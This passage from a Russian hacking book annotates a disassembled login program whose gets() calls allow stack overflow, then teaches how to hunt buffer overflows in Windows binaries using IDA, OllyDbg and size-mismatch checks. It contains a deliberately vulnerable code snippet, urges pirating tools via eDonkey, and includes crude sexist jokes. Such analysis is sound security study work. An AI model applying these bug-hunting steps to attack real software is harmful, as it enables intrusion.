мандного интерпретатора. Все! Теперь с системой можно делать все что угодно! Открываем на радостях пиво и прыгаем в постель, ибо, как гласит народная мудрость, 1/3 своей жизни человек проводит в постели, а 2/3 — в попытке в эту постель затащить. Правда, девушки думают иначе...

Листинг 11.12. Дизассемблирование в условиях, приближенных к боевым

```
.text:00401150 sub_401150    proc near
.text:00401150 ; начало функции root, то есть той функции, которая
.text:00401150 ; обеспечивает весь необходимый хакеру функционал, адрес
.text:00401150 ; начала играет ключевую роль в передаче управления, поэтому
.text:00401150 ; на всякий случай запишем его на бумажку. саму же функцию
.text:00401150 ; root мы комментировать не будем, так как в демонстрационном
.text:00401150 ; примере она реализована в виде "заглушки"
.text:00401150 ;
.text:00401150        push    offset aYourHaveARoot ; format
.text:00401155        call    _printf
.text:0040115A        pop     ecx
.text:0040115B        retn
.text:0040115B sub_401150    endp
.text:0040115B
.text:0040115C _main    proc near            ; DATA XREF: .data:0040A0D0o
.text:0040115C ; начало функции main - главной функции программы
.text:0040115C
.text:0040115C var_20     = dword ptr -20h
.text:0040115C s     = byte ptr -10h
.text:0040115C ; IDA автоматически распознала две локальных переменных, одна
.text:0040115C ; из которых лежит на 10h байт выше дна кадра стека, а другая
.text:0040115C ; на 20h; судя по размеру - это буфера (ну а что еще может
.text:0040115C ; занимать столько байтов?)
.text:0040115C ;
.text:0040115C argc     = dword ptr  4
.text:0040115C argv     = dword ptr  8
.text:0040115C envp     = dword ptr  0Ch
.text:0040115C ; аргументы, переданные функции main, нам сейчас неинтересны
.text:0040115C
.text:0040115C        add     esp, 0FFFFFFE0h
.text:0040115C ; открываем кадр стека, отнимая от ESP 20h байт
.text:0040115C ;
.text:0040115F        push    offset aLogin        ; format
.text:00401164        call    _printf
.text:00401169        pop     ecx
.text:00401169 ; printf("login:");
.text:00401169 ;
.text:0040116A        lea     eax, [esp+20h+s]
.text:0040116E        push    eax             ; s
.text:0040116F        call    _gets
.text:00401174        pop     ecx
.text:00401174 ; gets(s);
```

продолжение ⇨

Листинг 11.12 *(продолжение)*

```
.text:00401174 ; функция gets не контролирует длину вводимой строки, и потому
.text:00401174 ; буфер s может быть переполнен! Поскольку буфер s лежит на
.text:00401174 ; дне кадра стека, то непосредственно за ним следует адрес
.text:00401174 ; возврата, следовательно, его перекрывают 11h – 14h байты
.text:00401174 ; буфера s
.text:00401175         push    offset aPasswd         ; format
.text:0040117A         call    _printf
.text:0040117F         pop     ecx
.text:0040117F ; printf("passwd:");
.text:0040117F
.text:00401180         push    esp             ; s
.text:00401181         call    _gets
.text:00401186         pop     ecx
.text:00401186 ; функции gets передается указатель на вершину кадра стека,
.text:00401186 ; а на вершине у нас буфер var_20, поскольку gets не
.text:00401186 ; контролирует длины вводимой строки, то возможно
.text:00401186 ; переполнение. 11h - 20h байты буфера var_20 перековывают
.text:00401186 ; буфер s, а 21h – 24h попадают на адрес возврата, таким
.text:00401186 ; образом, адрес возврата может быть изменен двумя разными
.text:00401186 ; способами – из буфера s и из буфера var_20
.text:00401187         push    offset aBob        ; s2
.text:0040118C         lea     edx, [esp+24h+s]
.text:00401190         push    edx             ; s1
.text:00401191         call    _strcmp
.text:00401196         add     esp, 8
.text:00401199         test    eax, eax
.text:0040119B         jnz     short loc_4011C0
.text:0040119D         push    offset aGod        ; s2
.text:004011A2         lea     ecx, [esp+24h+var_20]
.text:004011A6         push    ecx             ; s1
.text:004011A7         call    _strcmp
.text:004011AC         add     esp, 8
.text:004011AF         not     eax
.text:004011B1         test    eax, eax
.text:004011B3         jz      short loc_4011C0
.text:004011B5         push    offset aHelloBob    ; format
.text:004011BA         call    _printf
.text:004011BF         pop     ecx
.text:004011BF ; проверка пароля, с точки зрения переполняющихся буферов
.text:004011BF ; не представляет ничего интересного
.text:004011BF ;
.text:004011C0 loc_4011C0:                    ; CODE XREF: _main+3Fj
.text:004011C0         add     esp, 20h
.text:004011C0 ; закрытие кадра стека
.text:004011C0
.text:004011C3         retn
.text:004011C3 ; извлечение адреса возврата и передача на него управления
.text:004011C3 ; при нормальном развитии событий retn возвращает нас в
.text:004011C3 ; материнскую функцию, но если произошло переполнение и адрес
```

```
.text:004011C3 ; возврата был изменен. управление получит совсем другой код.
.text:004011C3 ; которым. как правило. является код злоумышленника
.text:004011C3 _main    endp
```

ПАРА ОБЩИХ СООБРАЖЕНИЙ НАПОСЛЕДОК

Переполняющиеся буфера — настолько интересная тема, что ей, не колеблясь, можно посвятить всю жизнь. Не отчаивайтесь и не раскисайте при встрече с трудностями, первые проблески успеха придут лишь через несколько лет упорного чтения документации и бесчисленных экспериментов с компиляторами, дизассемблерами и отладчиками. Чтобы изучить повадки переполняющихся буферов, мало уметь ломать, необходимо еще и программировать... И кому только пришло в голову назвать хакерство вандализмом?! Это — интеллектуальная игра, требующая огромной сосредоточенности, невероятных усилий и приносящая отдачу только тем, кто сделал для киберпространства что-то полезное.

ГЛАВА 12

ULTIMATE ADVENTURE, ИЛИ ПОИСК ДЫР В ДВОИЧНОМ КОДЕ

Исходные тексты LINUX'а и других Open Source-систем в прямом смысле этого слова зачитаны до дыр. Найти здесь что-то принципиально новое очень трудно. Windows — другое дело. Непроходимые джунгли двоичного кода отпугивают новичков, и огромные территории дизассемблерных листингов все еще остаются неизведанными. Причудливые переплетения вложенных вызовов скрывают огромное количество грубых программистских ошибок, дающих неограниченную власть над системой. Попробуйте их найти, а я покажу как.

Считается, что открытость исходного кода — залог надежности любой системы, поскольку спрятать закладку (черный ход, троянский компонент) в таких условиях практически невозможно. Тысячи экспертов и энтузиастов со всего мира тщательно проанализируют программу и выловят всех блох — как случайных, так и преднамеренных. Что же касается откомпилированного двоичного кода — трудоемкость его анализа неоправданно велика, и за просто так с ним возиться никто не будет. Что ж, достойный аргумент сторонников движения Open Source, известных своим радикализмом и отрицанием объективной реальности.

А реальность такова, что проанализировать исходный код современных приложений за разумное время ни физически, ни экономически невозможно. Даже старушка MS-DOS 6.0 в исходных текстах весит свыше 60 Мбайт. Для сравнения — «Поколение П» Виктора Пелевина не дотягивает и до мегабайта. Даже если уподобить исходные тексты развлекательной книге — прикиньте, сколько

времени понадобится для их прочтения! А ведь исходные тексты — совсем не книга. Это нагромождение сложно взаимодействующих друг с другом структур данных, тесно переплетенных с машинным кодом...

При средней длине одной x86-команды в два байта каждый килобайт откомпилированного кода несет на своих плечах порядка пятисот дизассемблерных строк, соответствующих десяти страницам печатного текста. Мегабайтный двоичный роман за разумное время прочитать уже невозможно. Современные программные комплексы не могут быть исследованы до последней запятой. Наличие исходных текстов ничего не меняет. Какая разница, сколько времени продлится работа — тысячу лет или миллион? Процедура поиска дыр плохо поддается распараллеливанию между участниками: отдельные участки программы выполняются отнюдь не изолированно друг от друга, они сложным образом взаимодействуют между собой, причем далеко не все ошибки сосредоточены в одном месте — многие из них «размазаны» по большой площади, а в многопоточных средах — еще и растянуты во времени.


Методик автоматизированного поиска уязвимостей, доведенных до «промышленного» использования, в настоящее время не существует. Маловероятно, чтобы они появились в будущем. Непосредственный анализ обнаруживает лишь малую толику наиболее грубых и самоочевидных ошибок. Остальные же приходится выявлять в процессе реальной эксплуатации программы. Тем не менее статистические исследования показывают, что ошибки возникают не просто так. В них есть своя внутренняя система и закономерность, благодаря чему район «археологических раскопок» существенно сужается и объем дизассемблерных работ становится вполне реальным.

Анализ машинного кода имеет свои сильные и слабые стороны. Хорошая новость: здесь нет этих чудовищных дефайнов (директив условной трансляции — `define`) и не нужно каждый раз отвлекаться на выяснение обстоятельств — какой код компилируется, а какой отсекается. Нет макросов (особенно многострочных), мы всегда можем отличить функции от констант, а константы — от переменных. Отсутствует перекрытие операторов и неявный вызов конструкторов (правда, деструкторы глобальных классов по-прежнему вызываются неявно). Короче говоря, компилятор избавляет нас от дюжины штучек, затрудняющих чтение листингов (как шутят программисты, Си/С++ — это языки только для записи, `write only`).

Плохие новости: одна-единственная строка исходного текста может соответствовать десяткам машинных команд, причем оптимизирующие компиляторы не транслируют программу последовательно, а произвольным образом перемешивают машинные команды соседних строк исходного кода, превращая дизассемблерный листинг в настоящую головоломку. Все высокоуровневые конструкции управления (циклы, ветвления) разбиваются на цепочку условных переходов, соответствующую оператору `IF GOTO` ранних диалектов Бейсика. Комментарии отсутствуют. Структуры данных уничтожаются. Символьные имена сохраняются лишь частично — в RTTI-классах и некоторых импортируемых/экспортируемых функциях. Иерархия классов со сложным наследованием чаще всего может быть полностью восстановлена, но расход времени на такую реконструкцию слишком велик.

Поразительно, но при всех своих различиях методики анализа машинного и исходного кода удивительно схожи, что уравнивает обе стороны в правах. Дизассемблирование — вовсе не такое таинственное занятие, каким оно поначалу кажется. Оно вполне по силам инженеру средней руки. Найдите и прочитайте «Фундаментальные основы хакерства», «Образ мышления ИДА» и «Технику и философию хакерских атак — записки мыщъх'а» или любые другие книги по этой теме, в противном случае эта глава рискует оказаться для вас слишком абстрактной и непонятной.

Успех операции во многом зависит не только от вашего опыта, но и от пространственной ориентации монитора, геометрии мыши и степени потертости клавиатуры, а попросту говоря, от вашей везучести. Поговаривают, что мыши и новые клавиатуры приносят несчастье: в самый ответственный момент курсор прыгает немного не туда, и переполняющийся буфер остается незамеченным...



Затерянный в дебрях кода...

ПРЕЖДЕ ЧЕМ НАЧАТЬ

Существуют различные подходы к исследованию двоичного кода. Методики слепого поиска не предполагают ничего, кроме методичного перебора различных комбинаций входных данных (которыми, как правило являются строки различной длины, используемые главным образом для выявления переполняющихся буферов). Целенаправленный анализ требует глубоких знаний системы, нетривиального мышления и богатого опыта проектирования «промышленных» программных комплексов. Хакер должен наперед знать, что именно он

ищет. Излюбленные ошибки разработчиков. Вероятные места скопления багов. Особенности и ограничения различных языков программирования. Одних лишь навыков дизассемблирования (вы ведь умеете дизассемблировать, не правда ли?) для наших целей окажется катастрофически недостаточно.

Естественно, тупой перебор не всегда приводит к положительному результату, множество дыр при этом остаются незамеченными. С другой стороны, изучение дизассемблерных листингов также не гарантия успеха. Вы можете просидеть за монитором многие годы, но не найти ни одного достойного бага. Это уж как повезет (или не повезет – что, кстати говоря, намного более вероятно)... Поэтому прежде чем прибегать к дизассемблированию, убедитесь, что все возможное и невозможное уже сделано. Как минимум следует нанести массированный удар по входным полям, засовывая в них строки непомерной длины, а как максимум – испробовать типовые концептуальные уязвимости. В частности, если атакуемый брандмауэр беспрепятственно пропускает сильно фрагментированные TCP-пакеты, дизассемблировать его не нужно, суду и так все ясно: чтобы обнаружить подобную дыру в двоичном коде, необходимо отчетливо представлять механизм работы брандмауэра и заранее предполагать ее существование. А раз так – то не проще ли будет самостоятельно сформировать фрагментированный пакет и посмотреть, как на него отреагирует брандмауэр? Подложные пакеты – другое дело. Отправляя их жертве, мы должны знать, какие именно поля проверяются, а какие нет. Без дизассемблирования здесь уже не обойтись! Мы должны выделить код, ответственный за обработку заголовков, и проанализировать критерии отбраковки пакетов. В конечном счете, дизассемблер – всего лишь инструмент, и на роль генератора идей он не тянет. Бесцельное дизассемблирование – это путь в никуда.

НЕОБХОДИМЫЙ ИНСТРУМЕНТАРИЙ

Голыми руками много дыр не наловишь! Агрессивная природа двоичного кода требует применения специального инструментария. Прежде всего вам потребуется дизассемблер. Их много разных, но лучше всех IDA PRO – бесспорный лидер, оставляющий своих конкурентов далеко позади и поддерживающий практически все форматы исполняемых файлов, процессоры и компиляторы, существующие на сегодняшний день (рис. 12.1).

И под Palm PC тоже есть дизассемблер (рис. 12.2).

Еще вам потребуется отладчик. Классический выбор – soft-ice (рис. 12.4), однако в последнее время его жирная туша начинает уступать маленькому и подвижному OllyDebugger'у (рис. 12.3), главная вкусность которого – автоматическое отображение распознанных ASCII-строк рядом со смещениями, что значительно упрощает поиск переполняющихся буферов, поскольку они становятся видны, как на ладони. К сожалению, будучи отладчиком прикладного уровня, OllyDebugger не может отлаживать ядерные компоненты Windows (и некоторые серверные процессы в том числе).




Рис. 12.1. Консольная версия IDA PRO — среда обитания профессиональных кодокопателей

Рис. 12.2. Дизассемблер под Palm PC

Если исследуемая программа упакована, перед началом дизассемблирования ее следует распаковать. Сделать это можно любым универсальным дампером (Proc Dump, PE-Tools, Lord-PE), а еще лучше – специализированным распаковщиком, знающим данный упаковщик в лицо (правда, не для всех упаковщиков распаковщики существуют). Дампы, снятые с программы, чаще всего неработоспособны и для своего запуска требуют серьезной доработки напильником. Однако зачем нам их запускать? Для дизассемблирования они подойдут и так.

Все вышеупомянутые продукты можно найти в Осле (eDonkey) или в Муле (eMule) – файлообменных сетях, представляющих собой, грубо говоря, Интернет внутри Интернета (рис. 12.5). С их появлением поиски вареза на WEB'e

стали уже неактуальны (удивительно, но о существовании Осла многие до сих пор не знают!).

Рис. 12.3. Маленький и шустрый OllyDebuger




Рис. 12.4. Профессионально-ориентированный отладчик soft-ice




Рис. 12.5. Осел — животное упрямое. Может качать, а может не качать. Но если он разгонится — ничто его не остановит! К тому же он практически всеяден. В смысле — в нем есть все! Любой софт! Музыка, фильмы и документация!

ОШИБКИ ПЕРЕПОЛНЕНИЯ

Любая программа в значительной мере состоит из библиотек, анализировать которые бессмысленно – они уже давным-давно проанализированы, и никаких радикально новых дыр здесь нет. К тому же подавляющее большинство библиотек распространяется вместе с исходными текстами, так что корпеть над их дизассемблированием вдвойне бессмысленно. В большинстве случаев библиотечный код располагается позади основного кода программы и отделить его довольно просто. Сложнее идентифицировать имена библиотечных функций, без знания которых мы конкретно завязнем в простыне дизассемблерных листингов, словно в трясине. К счастью, подавляющее большинство стандартных библиотек автоматически распознаются Идой. Сигнатуры же экзотических библиотек от сторонних производителей в любой момент можно добавить и самостоятельно, благо Ида допускает такую возможность (подробности в «Hacker Disassembling Uncovered» by Kris Kaspersky и штатной документации).

Решение о загрузке той или иной сигнатурной базы принимается Идой на основе анализа стартового кода, и «чужеродные» библиотеки рискуют остаться нераспознанными. То же самое происходит и при загрузке дампов памяти с поврежденным или отсутствующим стартовым кодом или неверно установленной Entry Point (хроническая болезнь всех дамперов). Поэтому, если большая часть функций программы осталась нераспознанной (рис. 12.6), попробуйте подключить сигнатурную базу вручную, выбрав в меню File ▸ Load file пункт FLIRT Signature file. Появится обширный перечень известных Иде библиотек (рис. 12.7).

Какую из них выбрать? Если вы новичок в дизассемблировании и нужную библиотеку не удается отождествить «визуально», действуйте методом перебора,

загружая одну сигнатуру за другой, добиваясь максимального расширения голубой заливки (рис. 12.8).



Рис. 12.6. Вид навигатора IDA PRO. Доминирование синей заливки указывает на то, что большинство библиотечных функций так и остались нераспознанными, поскольку дизассемблер не смог определить тип компилятора, — и соответствующие сигнатуры должны быть загружены вручную

List of available library modules

File	Optional	Library name
LX		Startups of LX files
MCCOR		Microsoft Visual Studio.Net COM+ Runtime
MQ16R		MS Quick C v1.0/v2.01 & MSC v5.1 DOS run-time & graphic
MS16OS2		MSC v6.x OS/2 v2.xx runtime
MSFPS40		MS Fortran PowerStation 4.0
MSMFC2		MFC32 WinMain detector
MSMFC		MFC32 DllMain detector
MSMFC		MFC32 wWinMain detector
MV16G		MSC v6.0/v7.0 & MSVC v1.0/v1.5 graphic library
MV16MFC		MFC 2.0/2.5 16bit
MV16R		MSC v6.0/v7.0 & MSVC v1.0/v1.5 DOS runtime
MV16R		MSC v6.0/v7.0 & MSVC v1.0/v1.5 windows runtime
NDPRTD		NDP C++ v4.2
NE		Startups of NE files
NLM		Startups of NLM files
OG70		Objective Grid Library v7.0
OMVC60		Objective MVC Library v6.0
OPTIMA		Optima v1.0 runtime
OSC60		Objective Common Library v6.0
OTP60		Objective Toolkit Pro Library v6.0

OK | Cancel | Help | Search

Line 48 of 108

Рис. 12.7. Перечень известных ИДЕ сигнатур



Рис. 12.8. Нежно-голубая заливка подтверждает, что теперь в Багдаде полный порядок!

Просматривая список распознанных и импортируемых функций, отберем наиболее опасные из них. В первую очередь к ним относятся функции, принимаю-

щие указатель на выделенный буфер и возвращающие данные заранее непредсказуемого размера (например, sprintf, gets и т. д.). Функции с явным ограничением предельно допустимой длины буфера (fgets, GetWindowText, GetFullPathName) намного менее опасны, однако никаких гарантий их лояльности ни у кого нет. Очень часто программист выделяет буфер намного меньшего размера, и предохранительный клапан не срабатывает. Например, см. листинг 12.1. Очевидно, если пользователь введет с клавиатуры строку в 100 и более байт, то произойдет неминуемое переполнение буфера и никакие ограничители длины не спасут! Но это уже лирика.

Листинг 12.1. Пример программы, подверженной переполнению со срывом предохранительного клапана

```
#define MAX_BUF_SIZE    100
#define MAX_STR_SIZE    1024
char *x; x = malloc(MAX_BUF_SIZE); fgets(x, MAX_STR_SIZE, f);
```

Полный перечень потенциально опасных функций занимает слишком много места и потому здесь не приводится. Будем учиться действовать по обстоятельствам. Загружаем исследуемую программу в дизассемблер (лучше всего в IDA PRO), нажимаем Shift-F3, щелкаем мышью по колонке «L» (сокращение от Library — библиотечная функция[1]), отделяя библиотечные функции от всех остальных. Достаем с полки толстый том справочного руководства (для лицензионных пользователей) или запускаем свой любимый MSDN (для всех остальных) и смотрим на прототип каждой из перечисленных здесь функций. Если среди аргументов присутствует указатель на буфер (что-то типа char*, void*, LPTSTR и т. д.) и этот буфер принимает возвращаемые функцией данные, то почему бы не проверить, как он относится к переполнению?

Нажимаем на Enter, переходя к началу функции, а затем входим в меню View ▸ Open Subview ▸ Cross Reference, открывая окно с перекрестными ссылками, каждая из которых ведет к точке вызова нашей функции. В зависимости от особенностей компилятора и сексуальных наклонностей программиста, проектировавшего исследуемое приложение, вызов может быть как непосредственным (типа CALL our_func), так и косвенным (типа mov ecx, pClass/mov ebx,[ecx + 4]/call ebx/…/pClass DD xxx/DD offset our_func). В последнем случае перекрестные ссылки на out_func будут вести к DD offset our_func, и определить место ее реального вызова будет не так-то просто! Обычно хакеры в таких случаях нанимают отладчик, устанавливая на our_func точку останова, а затем записывают EIP всех мест, откуда она вызывается (кстати говоря, наличие интегрированного отладчика в последних версиях Иды существенно ускоряет этот процесс) (листинг 12.2).

И вот мы находимся в окрестностях вызывающего кода! Если аргумент, определяющий размер принимаемого буфера, представляет собой непосредственное значение (что-то типа push 400h) — это хороший знак: дыра, скорее всего, ждет нас где-то поблизости. Если же это не так — не отчаивайтесь, а, прокручивая курсор вверх, посмотрите, где сей размер инициализируется. Быть может,

[1] В консольной версии программы данная функция отсутствует.

он все-таки представляет собой константу, передаваемую через более или менее длинную цепочку переменных или даже аргументов материнских функций!

Листинг 12.2. Непосредственное значение максимальной длины буфера, передаваемое функции, — хороший признак возможного переполнения

```
.text:00401017          push    400h
.text:0040101C          mov     ecx, [ebp+var_8]
.text:0040101F          push    ecx
.text:00401020          call    _fgets
```

Теперь найдите код, осуществляющий выделение памяти под буфер (обычно за это отвечают функции `malloc` и `new`). Если аргумент, определяющий размер выделяемой памяти, также представляет собой константу, причем эта константа меньше предельно допустимой длины возвращаемых данных, — дыра найдена, можно смело переходить к фазе анализа возможных способов воздействий на переполняющийся буфер через поля входных данных (рис. 12.9).




Рис. 12.9. Берем библиотечную функцию, прототип которой допускает возможность переполнения (1), и переходим по перекрестным ссылкам в окрестности ее вызова (2), смотрим на ограничитель предельно допустимой длины возвращаемых данных, сверяя его с размером выделяемого буфера (3), делаем вывод о возможности (или невозможности) переполнения

Законы безопасного проектирования гласят: прежде чем выделять буфер, определи точный размер данных, которые ты туда собираешься положить.

То есть в правильной программе вызову malloc или new всегда предшествует strlen, GetWindowTextLength или что-то типа того. В противном случае программа потенциально уязвима. Разумеется, наличие превентивной проверки размера само по себе еще не гарант стабильности, поскольку далеко не во всех случаях затребованный размер определяется правильно, особенно если в буфер сливаются данные из нескольких источников.

С локальными переменными в этом плане намного сложнее, поскольку их размер приходится явным образом задавать на этапе компиляции программы, когда длина возвращаемых данных еще неизвестна. Неудивительно, что переполняющиеся буфера чаще всего обнаруживаются именно среди локальных переменных.

Локальные переменные хранятся в стековых фреймах (по-английски frames), также называемых кадрами или автоматической памятью. Каждой функции выделяется свой персональный кадр, в который помещаются все принадлежащие ей локальные переменные. Формирование кадра чаще всего осуществляется машинной командой SUB ESP, xxx, реже — ADD ESP, -xxx, где xxx — размер кадра в байтах. Текущие версии IDA PRO по умолчанию трактуют все непосредственные значения как беззнаковые числа, а преобразование xxx в -xxx приходится осуществлять вручную путем нажатия на клавишу «минус».

К сожалению, «разобрать» монолитный кадр на отдельные локальные переменные в общем случае невозможно, поскольку компилятор полностью уничтожает исходную информацию и анализ становится неоднозначным. Однако для наших целей возможностей автоматического анализатора IDA PRO более чем достаточно. Мы будем исходить из того, что локальные буфера чаще всего (но не всегда!) имеют тип byte *, а их размер составляет по меньшей мере 5 байт (правда, как показывает статистика, ошибки переполнения чаще всего встречаются именно в четырехбайтовых буферах, которые при беглом анализе легко спутать с DWORD).

Рассмотрим в качестве примера следующий кадр стека, «разобранный» автоматическим анализатором IDA PRO, и попытаемся обнаружить в нем локальные буфера (листинг 12.3).

Листинг 12.3. Локальные переменные, автоматически восстановленные IDA

```
.text 00401012 sub_401012      proc near                 ; CODE XREF: start+AFvp
.text:00401012
